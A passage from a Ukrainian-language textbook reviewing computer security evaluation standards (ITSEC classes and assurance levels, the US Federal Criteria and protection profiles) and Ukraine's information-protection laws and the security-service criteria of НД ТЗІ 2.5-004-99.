- До класу F-IN належать системи, в яких висувають високі вимоги до забезпечення цілісності даних, що типово для СКБД. Тут використано концепцію «ролей», що відповідають видам діяльності користувачів, для надання їм доступу до визначених об'єктів лише за допомогою довірених процесів. Розрізняють такі форми доступу: читання, записування, додавання, видалення, створення, перейменування і виконання об'єктів (мається на увазі створення суб'єкта з відповідного об'єкта-джерела).
- Клас F-AV висуває підвищені вимоги до забезпечення роботоздатності системи. Цей аспект важливий, наприклад, для систем керування технологічними процесами. Системи, що належать до цього класу, здатні відновлюватися після відмови окремого апаратного компонента чи його заміни, тому всі їхні критично важливі функції завжди доступні.
- Класи F-DI, F-DC і F-DX орієнтовано на розподілені системи оброблення інформації. Перш ніж почати обмін даними, сторони отримують можливість провести ідентифікацію учасників взаємодії з метою перевірки їхньої справжності. Системи класу F-DI використовують засоби контролю і виправлення помилок (виявляють випадково чи навмисно спотворені адреси та дані, що стосуються користувача). Алгоритм виявлення спотворень застосовують такий, щоб, дізнавшись його, зловмисник не зміг модифікувати дані, що передаються. У цих системах здійснюється виявлення спроб повторного передавання повідомлень.
- У системах класу F-DC особливу увагу приділяють конфіденційності даних, що передаються. Інформацію передають каналами зв'язку лише у зашифрованому вигляді. Використовують захищені від несанкціонованого доступу ключі шифрування.
- Оскільки клас F-DX висуває підвищені вимоги і до цілісності, і до конфіденційності інформації, він функціонально поєднує класи F-DI та F-DC. У системи цього класу є додаткові можливості шифрування і засоби захисту від аналізування трафіку, а також обмежено доступ до вже переданої інформації.

Критерії адекватності

У «Європейських критеріях» адекватності засобів захисту приділено значно більше уваги, ніж функціональним вимогам. Нагадаємо, що під адекватністю розуміють ефективність і коректність роботи засобів захисту.

Ефективність оцінюють за такими критеріями:

- відповідність набору засобів захисту проголошеним цілям;
- взаємна погодженість різних засобів і механізмів захисту;
- здатність засобів захисту протистояти атакам;
- наявність можливості використати недоліки архітектури засобів захисту;
- легкість застосування засобів захисту;

- наявність можливості використати функціональні недоліки засобів захисту.

Оцінюючи коректність засобів захисту, звертають увагу на:

- процес розроблення (специфікацію вимог безпеки, створення архітектури, робочого проекту, реалізацію);
- середовище розроблення (засоби керування конфігурацією, використані мови програмування і компілятори, безпеку середовища);
- експлуатаційну документацію (для користувача і для адміністратора);
- середовище розроблення (доставляння, інсталяцію, запуск і експлуатацію).

У «Європейських критеріях» визначено сім рівнів адекватності (E0–E6). Рівень E0 відповідає мінімальній адекватності, рівень E6 — максимальній. Під час перевірки адекватності системи аналізують увесь її життєвий цикл, починаючи з етапу проектування і закінчуючи експлуатацією і керуванням. Відповідно рівню адекватності зростають і вимоги до ретельності контролю. На рівні E1 аналізують лише загальну архітектуру системи, адекватність засобів захисту підтверджують функціональним тестуванням. На рівні E3 до аналізу долучають вихідні тексти програм і схеми апаратного забезпечення. Рівень E6 передбачає формальний опис функцій безпеки, загальної архітектури, а також політики безпеки.

Системі призначають такий рівень безпеки, як у найслабкішого із критично важливих механізмів захисту. В «Європейських критеріях» визначено три рівні безпеки:

- базовий — засоби захисту здатні протистояти окремим випадковим атакам (зловмисник — фізична особа);
- середній — засоби захисту здатні протистояти зловмисникам, що мають обмежені ресурси і можливості (корпоративний зловмисник);
- високий — засоби захисту можуть подолати лише зловмисники з високою кваліфікацією, що мають дуже великі можливості та доступ до багатьох ресурсів (наприклад, спецслужби ворожих держав).

Завершуючи огляд основних положень «Європейських критеріїв безпеки інформаційних технологій», ще раз зазначимо, що головною заслугою цього документа вважають введення поняття адекватності засобів захисту і визначення окремої шкали для критеріїв адекватності [16].

Документ «Європейські критерії безпеки інформаційних технологій», що з'явився слідом за TCSEC, суттєво вплинув на стандарти безпеки інформаційних технологій і методику сертифікації комп'ютерних систем.

Важливою новацією «Європейських критеріїв» є використання класів-шаблонів замість єдиної універсальної шкали оцінювання рівня захищеності. В «Європейських критеріях» висувають додаткові вимоги до безпеки обміну даними в розподілених системах.

«Європейські критерії» визнають можливість наявності недоліків у сертифікованих на деякий клас захищених системах (критерій можливості використання недоліків захисту). Такий підхід свідчить про реалістичний погляд на існуючий стан справ.

7.4. Стандарти, що використовують концепцію профілю захисту

7.4.1. Концепція профілю захисту

У розглянутих вище стандартах захищеність комп'ютерних систем оцінюють на підставі:

- вимог до окремих функцій комплексу засобів захисту, що передбачає кілька ступенів повноти реалізації;
- визначеної шкали оцінювання системи в цілому за повнотою виконання вимог до кожної окремої функції захисту.

За різними стандартами підсумкові оцінки рівня захищеності систем визначаються по-різному. У TCSEC оцінювання проводиться за ієрархічною шкалою, згідно з якою визначено певні рівні захищеності комп'ютерної системи. Така шкала оцінювання дає змогу порівнювати лише однотипні системи.

Розробники «Європейських критеріїв» відмовилися від єдиної ієрархічної шкали. Оцінювання проводиться на відповідність вимогам класів-шаблонів. При цьому в деяких класах (наприклад, призначених для оцінювання СКБД з підвищеними вимогами до цілісності даних) підвищені вимоги висунуто для одних функцій, а в інших класах (наприклад, призначених для мережних систем з підвищеними вимогами до конфіденційності) — для інших. Таким чином, не всі комп'ютерні системи, що успішно пройшли процедуру оцінювання, можна порівнювати між собою за рівнем захищеності. Можна лише сказати, що система задовольняє деякому набору специфічних вимог, який оформлено у вигляді класу-шаблону.

Гнучкість такої системи оцінювання, фактично, обмежується лише кількістю функцій, що оцінюються, і кількістю класів-шаблонів, визначених для підсумкових оцінок систем. Зокрема, в «Європейських критеріях» визначено всього 10 класів, яких явно недостатньо.

Наступним кроком у розвитку стандартів оцінювання захищеності став подальший розвиток гнучкості системи оцінювання. Значення стандартних, визначених наперед класів суттєво зменшилось. Розробникам було надано можливість самостійно визначати набори рівнів реалізації функцій безпеки, що дістали назву *профілів захисту*. Такий підхід характерний для багатьох сучасних стандартів, зокрема, у сфері інформаційних технологій: стандарт визначає множину функцій і надає специфікації цих функцій, а для кожної конкретної системи (або класу систем) обирається деяка підмножина з цих функцій, яка і є профілем [83].

З використанням концепції профілю процедура оцінювання захищеності комп'ютерних систем суттєво змінилася. Першим етапом оцінювання, який розпочинається ще на стадії проектування системи, є розроблення й обґрунтування профілю захисту, який враховує як специфічні вимоги до системи, так і особливості середовища її експлуатації. Оцінювання проводиться не на відповідність вимогам наперед визначеного класу, а на відповідність вимогам профілю, що заявлений для цієї конкретної системи. Разом із тим деякі профілі захисту можуть

набувати статусу типових або навіть стандартних, і їх можна застосовувати для однотипних систем. Окремі профілі створюють, зокрема, для операційних систем з дискреційним керуванням доступом, операційних систем з мандатним керуванням доступом тощо. Профіль також може бути створено на основі певного популярного класу, що використовували у застарілому стандарті. Таким чином можна, наприклад, визначити профіль, який відповідає класу C2 з TCSEC.

Першим стандартом, в якому було впроваджено концепцію профілю захисту, були «Федеральні критерії безпеки інформаційних технологій США» (Federal Criteria for Information Technology Security, FCITS, далі — «Федеральні критерії») [76]. Велику увагу аналізу цього стандарту приділено у [16, 57].

7.4.2. Федеральні критерії безпеки інформаційних технологій США

«Федеральні критерії безпеки інформаційних технологій США» — це концептуальний стандарт, який було розроблено як основу для нових підходів до оцінювання захищеності інформаційних систем в умовах надзвичайно стрімкого розвитку технологій, що вимагає гнучкості та розширюваності системи оцінювання. Основні завдання цього стандарту:

- визначення універсального і відкритого для подальшого розвитку набору основних вимог безпеки, що висувають до сучасних інформаційних технологій;
- удосконалення наявних вимог і критеріїв безпеки;
- приведення до відповідності вимог і критеріїв безпеки інформаційних технологій, які було прийнято в різних країнах;
- нормативне закріплення основних принципів інформаційної безпеки.

У «Федеральних критеріях» і в кількох наступних стандартах застосовують термін *продукт інформаційних технологій* (продукт ІТ). Згідно з чинним в Україні НД ТЗІ 1.1-003-99 [2], цей термін близький до терміну *комп'ютерна система* і означає: сукупність наданих для кваліфікаційного аналізу програмних і апаратних засобів. У керівних документах ДТК Росії використовують термін *засіб обчислювальної техніки* (рос. — средство вычислительной техники). Зауважимо, що термін із «Федеральних критеріїв» більш гнучкий.

Розглядають три етапи розроблення продукту ІТ.

- **Розроблення й аналіз профілю захисту.** Вимоги, викладені в профілі захисту, визначають функціональні можливості продукту ІТ із забезпечення безпеки та умов його експлуатації, дотримання яких гарантує відповідність пропонованим вимогам. Профіль захисту аналізують на повноту, несуперечність і технічну коректність.
- **Розроблення і кваліфікаційний аналіз продукту ІТ.** Створений продукт ІТ піддають незалежному аналізу, мета якого — визначення ступеня відповідності характеристик продукту вимогам профілю захисту.
- **Компонування і сертифікація системи оброблення інформації в цілому.** Отримана в результаті система має задовольняти заявлені у профілі захисту вимоги.

«Федеральні критерії» — перший стандарт з інформаційної безпеки, де було визначено три незалежні групи вимог: функціональні вимоги безпеки, вимоги до технології розроблення та вимоги до процесу кваліфікаційного аналізу. Функціональні вимоги безпеки добре структуровані, а їх зміст визначає середовище експлуатації продукту ІТ. Вимоги до технології розроблення спонукають виробників застосовувати сучасні технології програмування, здатні підтвердити безпеку продукту. Вимоги до процесу кваліфікаційного аналізу мають загальний характер і не містять конкретних методик тестування та дослідження рівня безпеки продукту ІТ.

У «Федеральних критеріях» уперше було запропоновано концепцію профілю захисту. Профіль захисту — це спеціальний нормативний документ, що має строго визначені форму і зміст. Він містить такі обов'язкові розділи:

- опис (класифікаційна інформація, необхідна для ідентифікації профілю у спеціальній картотеці);
- обґрунтування (опис середовища експлуатації, передбачуваних загроз безпеці та методів використання продукту ІТ);
- функціональні вимоги до реалізації засобів захисту продукту ІТ;
- вимоги до технології розроблення продукту ІТ;
- вимоги до процесу кваліфікаційного аналізу.

Цей стандарт ознаменував появу нового покоління стандартів у сфері інформаційної безпеки, а його положення було покладено в основу розроблення «Канадських критеріїв безпеки комп'ютерних систем» та «Загальних критеріїв безпеки інформаційних технологій» [8–10].

Висновки

1. Стандарти оцінювання захищеності систем регламентують концепції інформаційної безпеки, підходи до її досягнення, вимоги до систем і шляхи їх реалізації, а також систему критеріїв і процедури оцінювання систем за цими критеріями. Ці стандарти створюють основу для погодження вимог розробників систем, споживачів (користувачів систем і власників інформації, що в них обробляється) та експертів, які оцінюють захищеність інформації в системах. Розглядають три етапи розвитку стандартів, які вплинули на підходи до створення системи критеріїв оцінювання захищеності систем.
   - Стандарти, орієнтовані на застосування військовими та спецслужбами. Типові риси: єдина ієрархічна шкала оцінювання систем, підвищені вимоги до конфіденційності інформації. Приклади: «Критерії оцінювання захищених систем» Міністерства оборони США («Оранжева книга»), Керівні документи Державної технічної комісії при Президенті Російської Федерації.
   - Стандарти, що враховують специфіку вимог захисту в різних системах. Типові риси: відмова від єдиної ієрархічної шкали оцінювання систем, наявність заздалегідь визначених класів для систем із різними вимогами до

властивостей інформації, окреме оцінювання адекватності засобів захисту. Приклади: «Європейські критерії безпеки інформаційних технологій».

- Стандарти, що використовують концепцію профілю захисту і дають змогу гнучко оцінювати широкий клас систем. Типові риси: використання спеціальних документів (профілів захисту), у яких на основі системи критеріїв оцінювання сформульовано вимоги до конкретної системи або класу систем. Приклади: «Федеральні критерії безпеки інформаційних технологій».

2. З використанням концепції профілю захисту процедура оцінювання захищеності комп'ютерних систем суттєво змінилася. Профіль захисту, в якому враховано специфічні вимоги до системи і особливості середовища її експлуатації, розробляють і обґрунтовують ще на етапі проектування системи. Оцінювання системи виконують відповідно до вимог профілю, обраного для цієї системи, а не згідно з вимогами наперед визначеного класу.

Контрольні запитання та завдання

1. Які завдання виконують стандарти інформаційної безпеки?
2. Назвіть характерні особливості стандартів, орієнтованих на застосування військовими та спецслужбами? Які вони мають переваги та недоліки?
3. У якому стандарті вперше було введено окреме оцінювання адекватності засобів захисту? Дайте визначення адекватних засобів захисту.
4. Сформулюйте основні положення концепції профілю захисту?
5. Дайте повні назви стандартів TCSEC, ITSEC і FCITS.
6. Що таке профіль захисту?

Розділ 8

Нормативно-правова база України

- Закон України «Про захист інформації в інформаційно-телекомунікаційних системах»
- Критерії захищеності інформації в комп'ютерних системах від несанкціонованого доступу
- Класифікація автоматизованих систем оброблення інформації та стандартні функціональні профілі захищеності інформації в комп'ютерних системах
- Вимоги до окремих типів інформаційно-комунікаційних систем

8.1. Законодавча і нормативна база захисту інформації в Україні

У цьому розділі буде розглянуто лише ті нормативні документи технічного захисту інформації (НД ТЗІ), що стосуються критеріїв оцінювання захищених систем. Хоча вони наразі не мають статусу державних стандартів України, ці документи прирівнюють до таких через їхню значущість і вимоги законодавства щодо їх обов'язкового застосування. Нормативні документи, що регламентують процес розроблення захищених систем, буде розглянуто в розділі 20, а документи, які регламентують організаційні заходи і супроводження діючих систем, — у розділі 22.

Питання захисту інформації в комп'ютерних системах в Україні регламентує низка законів і нормативних актів. Наведемо деякі з них.

- Закон України «Про інформацію» [58].
- Закон України «Про захист інформації в інформаційно-телекомунікаційних системах» [1].
- Закон України «Про державну таємницю» [77].
- Закон України «Про електронні документи і електронний документообіг» [78].
- Закон України «Про електронний цифровий підпис» [79].
- Закон України «Про телекомунікації» [80].
- Концепція технічного захисту інформації в Україні [81].

Відповідно до Закону України «Про інформацію» всю інформацію поділяють на відкриту та з обмеженим доступом. Інформацію з обмеженим доступом, у свою

чергу, поділяють на конфіденційну та таємну. Належність інформації до таємної регламентовано у «Зводі відомостей, що становлять державну таємницю» (ЗВДТ). Розподіл за режимами доступу до інформації здійснюють виключно на підставі ступеня її конфіденційності. Крім конфіденційності важливими характеристиками інформації є її цілісність і доступність. До інформації, яка не є конфіденційною, вживають поняття *інформація, що потребує захисту.*

8.1.1. Закон України «Про захист інформації в інформаційно-телекомунікаційних системах»

Основним законом, який регламентує стосунки між суб'єктами в контексті захисту інформації в комп'ютерних системах, є Закон України «Про захист інформації в інформаційно-телекомунікаційних системах», який набув чинності з 5 липня 1994 року. Згідно з ним порядок доступу до інформації визначає її власник. Для інформації, яка є власністю держави, або інформації з обмеженим доступом, вимогу щодо захисту якої встановлено законом, перелік користувачів та їхні повноваження стосовно цієї інформації визначає законодавство. Захист інформації в системі забезпечує власник системи. Інформація, яка є власністю держави, або інформація з обмеженим доступом, вимогу щодо захисту якої встановлено законом, має оброблятись у системі із застосуванням комплексної системи захисту інформації. Необхідним є підтвердження відповідності КСЗІ, що здійснюється за результатами державної експертизи. Власнику такої системи необхідно створити службу захисту інформації чи призначити осіб, які б забезпечували захист інформації та контролювали цей процес.

8.1.2. Нормативні документи системи технічного захисту інформації

Крім законів і підзаконних актів впроваджено багато нормативних документів, які регламентують певні аспекти діяльності у сфері захисту інформації. Нижче наведено низку нормативних документів системи технічного захисту інформації, які безпосередньо стосуються питань захисту інформації у комп'ютерних системах.

- НД ТЗІ 1.1-002-99: Загальні положення по захисту інформації в комп'ютерних системах від несанкціонованого доступу [11].
- НД ТЗІ 1.1-003-99: Термінологія в області захисту інформації в комп'ютерних системах від несанкціонованого доступу [2].
- НД ТЗІ 2.5-004-99: Критерії оцінювання захищеності інформації в комп'ютерних системах від несанкціонованого доступу [12].
- НД ТЗІ 2.5-005-99: Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблюваної інформації від несанкціонованого доступу [13].
- НД ТЗІ 3.7-001-99: Методичні вказівки з розробки технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі [82].

- НД ТЗІ 1.4-001-2000: Типове положення про службу захисту інформації в автоматизованій системі [21].
- НД ТЗІ 3.6-001-2000: Технічний захист інформації. Комп'ютерні системи. Порядок створення, впровадження, супроводження та модернізації засобів технічного захисту інформації від несанкціонованого доступу [83].
- НД ТЗІ 2.5-008-02: Вимоги із захисту конфіденційної інформації від несанкціонованого доступу під час оброблення в автоматизованих системах класу 2 [84].
- НД ТЗІ 2.5-010-03: Вимоги до захисту інформації веб-сторінки від несанкціонованого доступу [85].
- НД ТЗІ 3.7-003-05: Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі [86].

Положення документів обов'язкові до виконання всіма суб'єктами системи ТЗІ в Україні незалежно від їхньої організаційно-правової форми та форми власності, в ІКС яких обробляється інформація, що є власністю держави, належить до державної чи іншої таємниці або окремих видів інформації, необхідність захисту якої визначено законодавством. Якщо в ІКС обробляються інші види інформації, вимоги нормативних документів системи ТЗІ можна використовувати як рекомендації.

8.2. Оцінювання захищеності інформації, яку обробляють у комп'ютерних системах

8.2.1. Особливості термінології

Термінологія у сфері захисту інформації в комп'ютерних системах від несанкціонованого доступу, запропонована в НД ТЗІ 1.1-003-99 [2], має певні особливості.

Суб'єкти й об'єкти

До суб'єктів і об'єктів доступу застосовують концепцію, запозичену в «Канадських критеріях». Термін «суб'єкт» у цьому документі не використовують, натомість використовують терміни «об'єкт-користувач» і «об'єкт-процес» (про ці терміни вже йшлося у розділі 1). Здійснення доступу розглядається за схемою:

Користувач ⟶ Процес ⟶ Пасивний об'єкт

Така схема переважає традиційне подання взаємодії суб'єкт–об'єкт, оскільки конкретизує особливості доступу. Проте у деяких випадках така конкретизація ускладнює застосування вимог НД ТЗІ до конкретних систем.

Керування доступом

Замість традиційних дискреційної та мандатної політик керування доступом (запропонованих в «Оранжевій книзі») у цьому документі розрізняють *довірче керування доступом* і *адміністративне керування доступом*. Хоча про ці поняття вже йшлося в розділі 2, не буде зайвим ще раз нагадати їх значення.

- Довірче керування доступом — користувачам дозволено керувати доступом (тобто встановлювати і змінювати права доступу) до об'єктів свого домену (наприклад, на підставі права володіння об'єктами).
- Адміністративне керування доступом — керувати доступом до об'єктів дозволено лише уповноваженим користувачам (адміністраторам).

Хоча терміни «довірче керування доступом» і «адміністративне керування доступом» у НД ТЗІ проголошено як тотожні згаданим у міжнародних стандартах термінам «дискреційне керування доступом» і «мандатне керування доступом» (фактично, як їх переклад), вони мають деякі відмінності.

Для дискреційного і мандатного керування доступом важливо, яким чином описуються і перевіряються права доступу: в разі дискреційного керування права виписують окремо для кожного об'єкта та суб'єкта і для конкретного об'єкта перевіряють права доступу конкретного суб'єкта, а за мандатного керування з об'єктами та суб'єктами пов'язують мітки, які визначають їх положення у певній ієрархії рівнів повноважень, а потім під час доступу лише порівнюють відповідні рівні.

Застосовуючи довірче й адміністративне керування, акцент роблять на тому, кому надаються повноваження керувати правами доступу. Дискреційне керування доступом може бути як довірчим, так і адміністративним (в останньому випадку керувати доступом може лише адміністратор). Мандатне керування доступом є окремим випадком адміністративного. Дискреційне керування доступом у тій реалізації, що відповідає вимогам критеріїв TCSEC і найчастіше зустрічається на практиці, справді є довірчим керуванням.

Профіль захисту

Концепцію профілю захисту в НД ТЗІ [12, 13] реалізовано дещо інакше, ніж у «Федеральних критеріях» [76]. У документі використано поняття *послуга безпеки* (Security Service), під яким розуміють сукупність функцій, що забезпечують захист від певної загрози або множини загроз. Для кожної послуги запропоновано окрему шкалу оцінювання, за якою визначають рівень реалізації послуги. *Функціональний профіль* містить перелік рівнів функціональних послуг, які реалізує комп'ютерна система. Функціональний профіль оформлюють певним чином, зокрема, встановлюють порядок, відповідно до якого мають бути вказані послуги. Слід нагадати, що у «Федеральних критеріях» профіль захисту — це не просто перелік, а документ із визначеними структурою і змістом. Найближчим аналогом такого документа в системі ТЗІ в Україні є «Технічне завдання на створення комплексної системи захисту інформації», структуру і зміст якого визначено у НД ТЗІ 3.7-001-99 [82].

8.2.2. Критерії захищеності інформації в комп'ютерних системах від несанкціонованого доступу

Нормативний документ НД ТЗІ 2.5-004-99 містить специфікації вимог до реалізації послуг безпеки. Вони утворюють систему критеріїв із п'яти груп. Це критерії:

- конфіденційності;
- цілісності;

- доступності;
- спостережності;
- гарантій.

Критерії з перших чотирьох груп — це функціональні критерії, що визначають, які послуги безпеки здатна надавати оцінювана система. До надання кожної з послуг безпеки висувають низку вимог, за якими визначається рівень надання цієї послуги. Множина рівнів послуг безпеки, які надає система, складає функціональний профіль.

Остання група — критерії гарантій — визначає рівень адекватності та коректності реалізації послуг безпеки, тобто фактично визначає рівень довіри до реалізації цих функцій.

Як бачимо, вимоги до послуг безпеки згруповано за ознакою кінцевої мети їх реалізації, тобто захисту окремої властивості інформації або системи. Така систематизація зручна для кінцевого споживача захищеної системи, оскільки спрямована саме на задоволення його потреб у захисті інформації. З іншого боку, для розробників систем, а також для експертів, які ці системи оцінюють, така систематизація не є оптимальною і створює деякі незручності. Альтернативна структура вимог до функціональних послуг використовується, наприклад, у сучасному міжнародному стандарті ISO 15408, відомому також як «Загальні критерії» (цей стандарт буде розглянуто в розділі 9).

Об'єктом оцінювання, згідно з НД ТЗІ 2.5-004-99 [12], є *комп'ютерна система*, тобто сукупність апаратних і програмних засобів, поданих для оцінювання захищеності інформації, яку вони обробляють. Фактично вимоги цього НД ТЗІ застосовують не лише для оцінювання окремих програмних і програмно-апаратних комплексів, а й для оцінювання КСЗІ в автоматизованих системах. Але у кожному випадку критерії застосовують лише до комплексу засобів захисту (КЗЗ), тобто програмних і апаратних засобів, що здійснюють захист інформації.

Критерії конфіденційності

Ці критерії дають змогу оцінити здатність КЗЗ надавати послуги із захисту об'єктів від несанкціонованого ознайомлення з їх змістом (компрометації). До складу послуг безпеки, що забезпечують конфіденційність, входять: довірча конфіденційність, адміністративна конфіденційність, повторне використання об'єктів, аналіз прихованих каналів, конфіденційність під час обміну.

- **Довірча конфіденційність і адміністративна конфіденційність.** Система керування доступом надає дві послуги, які безпосередньо забезпечують реалізацію розмежування доступу активних об'єктів (користувачів, процесів) до пасивних об'єктів. Перша послуга дає можливість користувачу скеровувати потоки інформації від захищених об'єктів, що належать його домену, до інших користувачів. За допомогою другої адміністратор або спеціально авторизований користувач може скеровувати потоки інформації від захищених об'єктів до користувачів. Рівні цих послуг ранжируються на підставі повноти захисту і вибірковості керування. Довірчу конфіденційність поділяють на чотири рівні: мінімальна (КД-1), базова (КД-2), повна (КД-3) і абсолютна (КД-4). Адміністративну — так само на чотири: мінімальна (КА-1), базова (КА-2), повна

(КА-3) і абсолютна (КА-4). Мінімальний і базовий рівні послуг передбачають, що дія послуги поширюється на певну множину об'єктів системи, а повний і абсолютний рівні — на всі об'єкти доступу в системі. Мінімальний рівень вимагає контролю атрибутів доступу процесу стосовно захищеного об'єкта, базовий і повний рівні — атрибутів доступу користувача, абсолютний — атрибутів доступу як користувача, так і процесу.

- **Повторне використання об'єктів.** Послуга (яка має позначення КО-1) забезпечує коректність повторного використання об'єктів, які по черзі використовують різні користувачі та (або) процеси. Приклади об'єктів, через які може здійснюватися витік інформації — ділянки оперативної пам'яті та блоки (сектори) на жорсткому диску. Послуга гарантує, що об'єкт, який використовують кілька користувачів, після його надання новому користувачу чи процесу, не міститиме інформації від попереднього користувача чи процесу.
- **Аналіз прихованих каналів.** Послуга забезпечує виявлення й усунення наявних потоків інформації, які не контролюють інші послуги. Рівні цієї послуги ранжируються відповідно до того, що виконується: лише виявлення (КК-1) і контроль (КК-2) або ще й перекривання (КК-3) прихованих каналів.
- **Конфіденційність під час обміну.** Послуга забезпечує захист об'єктів від несанкціонованого доступу до інформації, яку вони містять, під час їх передавання через незахищене середовище. Послугу реалізують здебільшого із застосуванням криптографічних механізмів. Рівні цієї послуги ранжируються на підставі повноти захисту і вибірковості керування: мінімальна (КВ-1), базова (КВ-2), повна (КВ-3) і абсолютна конфіденційність під час обміну (КВ-4).

Критерії цілісності

Критерії цілісності дають змогу оцінити КЗЗ щодо його здатності надавати послуги із захисту оброблюваної інформації від несанкціонованої модифікації. До складу послуг безпеки, що забезпечують цілісність, належать: довірча цілісність, адміністративна цілісність, відкіт, цілісність під час обміну.

- **Довірча цілісність і адміністративна цілісність.** Ці послуги забезпечує підсистема керування доступом; за структурою вимог вони дуже подібні до відповідних послуг конфіденційності. Перша послуга дає змогу користувачу керувати потоками інформації від інших користувачів до захищених об'єктів, що належать його домену. За допомогою другої адміністратор або спеціально авторизований користувач може керувати потоками інформації від користувачів до захищених об'єктів. Рівні цих послуг ранжируються на підставі повноти захисту і вибірковості керування: мінімальна (ЦД-1), базова (ЦД-2), повна (ЦД-3) і абсолютна (ЦД-4) довірча цілісність і відповідно мінімальна (ЦА-1), базова (ЦА-2), повна (ЦА-3) й абсолютна (ЦА-4) адміністративна цілісність. Хоча вимоги до послуг довірчої та адміністративної цілісності схожі на вимоги до відповідних послуг конфіденційності, є й деякі відмінності. Зокрема, мінімальний рівень зазначених послуг цілісності потребує контролю атри-

бутів доступу користувача до захищеного об'єкта, а базовий і повний рівень — атрибутів доступу процесу.

- **Відкіт.** Послуга надає можливість скасовувати операцію або послідовність операцій і повертати (відкочувати) захищений об'єкт до попереднього стану. Рівні цієї послуги ранжируються на підставі множини операцій, для яких забезпечується відкіт: обмежений відкіт (рівень ЦО-1) забезпечує скасування визначеної множини операцій, здійснених за певний проміжок часу, повний відкіт (рівень ЦО-2) забезпечує скасування всіх здійснених операцій.
- **Цілісність під час обміну.** Послуга забезпечує захист об'єктів від несанкціонованої модифікації інформації, яку вони містять, під час їх передавання через незахищене середовище. Рівні цієї послуги ранжируються на підставі повноти захисту і вибірковості керування: мінімальна (ЦВ-1), базова (ЦВ-2) і повна (ЦВ-3) цілісність під час обміну інформацією.

Критерії доступності

Критерії доступності дають змогу оцінити здатність КЗЗ надавати послуги із забезпечення можливості використання КС у цілому, окремих її функцій або оброблюваної інформації у певний проміжок часу і гарантувати спроможність КС функціонувати після відмови її компонентів. До послуг доступності належать: використання ресурсів, стійкість до відмов, «гаряча» заміна компонентів і відновлення після збоїв.

- **Використання ресурсів.** Послуга забезпечує керування використанням послуг і ресурсів. Рівні цієї послуги ранжируються на підставі повноти захисту і вибірковості керування доступністю послуг КС: квоти (ДР-1), унеможливлення захоплення ресурсів (ДР-2), пріоритетність використання ресурсів (ДР-3).
- **Стійкість до відмов.** Послуга гарантує доступність КС (інформації, окремих функцій або КС у цілому) після відмови її компонента. Рівні цієї послуги ранжируються на підставі спроможності КЗЗ забезпечити можливість функціонування КС залежно від кількості відмов, а також від кількості послуг, доступних після відмови: стійкість при обмежених відмовах (ДС-1), стійкість із погіршенням характеристик обслуговування (ДС-2), стійкість без погіршення характеристик обслуговування (ДС-3).
- **«Гаряча» заміна.** Послуга забезпечує доступність КС (інформації, окремих функцій або КС у цілому) під час заміни окремих компонентів. Рівні послуги ранжируються на підставі повноти реалізації: модернізація (ДЗ-1), обмежена «гаряча» заміна (ДЗ-2), «гаряча» заміна будь-якого компонента (ДЗ-3).
- **Відновлення після збоїв.** Послуга забезпечує повернення КС у відомий захищений стан після відмови або переривання обслуговування. Рівні цієї послуги ранжируються на підставі міри автоматизації процесу відновлення: ручне відновлення (ДВ-1), автоматизоване відновлення (ДВ-2), вибіркове відновлення (ДВ-3).

Зауважимо, що всі послуги доступності передбачають наявність у системі адміністратора або спеціально вповноваженого користувача; а це потребує обов'язкового надання деяких послуг спостережності, які буде розглянуто далі.

Критерії спостережності

Критерії спостережності дають змогу оцінити КЗЗ щодо його здатності надавати послуги, які змушують користувача КС відповідати за власні дії та забезпечують контроль за спроможністю КЗЗ виконувати свої функції. До складу послуг спостережності входять: реєстрація (аудит), ідентифікація й автентифікація, достовірний канал, розподіл обов'язків, цілісність КЗЗ, самотестування, ідентифікація й автентифікація під час обміну, автентифікація відправника, автентифікація одержувача.

- **Реєстрація.** Послуга забезпечує контроль за небезпечними для КС діями шляхом реєстрації та аналізу подій, що впливають на безпеку. Рівні цієї послуги ранжируються залежно від повноти і вибірковості контролю, складності засобів аналізу даних із журналів реєстрації та спроможності виявляти потенційні порушення: зовнішній аналіз (НР-1), захищений журнал (НР-2), сповіщення про небезпеку (НР-3), детальна реєстрація (НР-4), аналіз у режимі реального часу (НР-5).
- **Ідентифікація й автентифікація.** Послуга надає КЗЗ можливість визначати і перевіряти особистість користувача, що намагається одержати доступ до КС. Рівні цієї послуги ранжируються залежно від механізмів автентифікації (вбудовані вони чи зовнішні) та від кількості задіяних механізмів. Отже, розрізняють ідентифікацію й автентифікацію зовнішню (НИ-1), одиночну (НИ-2) і множинну (НИ-3).
- **Достовірний канал.** Послуга забезпечує користувачу можливість безпосередньої взаємодії з КЗЗ. Рівні цієї послуги ранжируються залежно від того, як гнучко реалізовано можливість КЗЗ або користувача ініціювати захищений обмін. Виходячи з цього, достовірний канал може бути однонаправленим (НК-1) або двонаправленим (НК-2).
- **Розподіл обов'язків.** Послуга дає змогу зменшити потенційні збитки, спричинені навмисними або помилковими діями користувача, й обмежити авторитарність керування. Рівні цієї послуги ранжируються на підставі вибірковості керування можливостями користувачів і адміністраторів: призначення адміністратора (НО-1), розподіл обов'язків адміністраторів (НО-2) і розподіл обов'язків на підставі привілеїв (НО-3).
- **Цілісність комплексу засобів захисту.** Завдяки цій послузі визначається міра здатності КЗЗ захищати себе і гарантувати свою спроможність керувати захищеними об'єктами. Послуга має рівні: КЗЗ із контролем цілісності (НЦ-1), КЗЗ із гарантованою цілісністю (НЦ-2) та КЗЗ із функціями диспетчера доступу (НЦ-3).
- **Самотестування.** Послуга дає змогу КЗЗ перевірити і на підставі цього гарантувати правильність функціонування і цілісність певної множини функцій

КС. Рівні цієї послуги ранжируються на підставі можливості виконання тестів у процесі запуску або штатної роботи: самотестування за запитом (НТ-1), під час старту (НТ-2) і в реальному часі (НТ-3).

- **Ідентифікація й автентифікація під час обміну.** Послуга надає комплексам засобів захисту систем можливість ідентифікувати одне одного (встановлювати та перевіряти ідентичність), перш ніж почати взаємодію. Рівні цієї послуги ранжируються на підставі повноти реалізації: автентифікація вузла (НВ-1), автентифікація джерела даних (НВ-2) і автентифікація з підтвердженням (НВ-3).
- **Автентифікація відправника.** Послуга дає змогу унеможливити відмову від авторства та однозначно встановити належність певного об'єкта певному користувачу, тобто той факт, що об'єкт створив або відправив саме цей користувач. Рівні цієї послуги ранжируються на підставі можливості підтвердження результатів перевірки незалежною стороною: базова автентифікація відправника (НА-1) і автентифікація відправника з підтвердженням (НА-2).
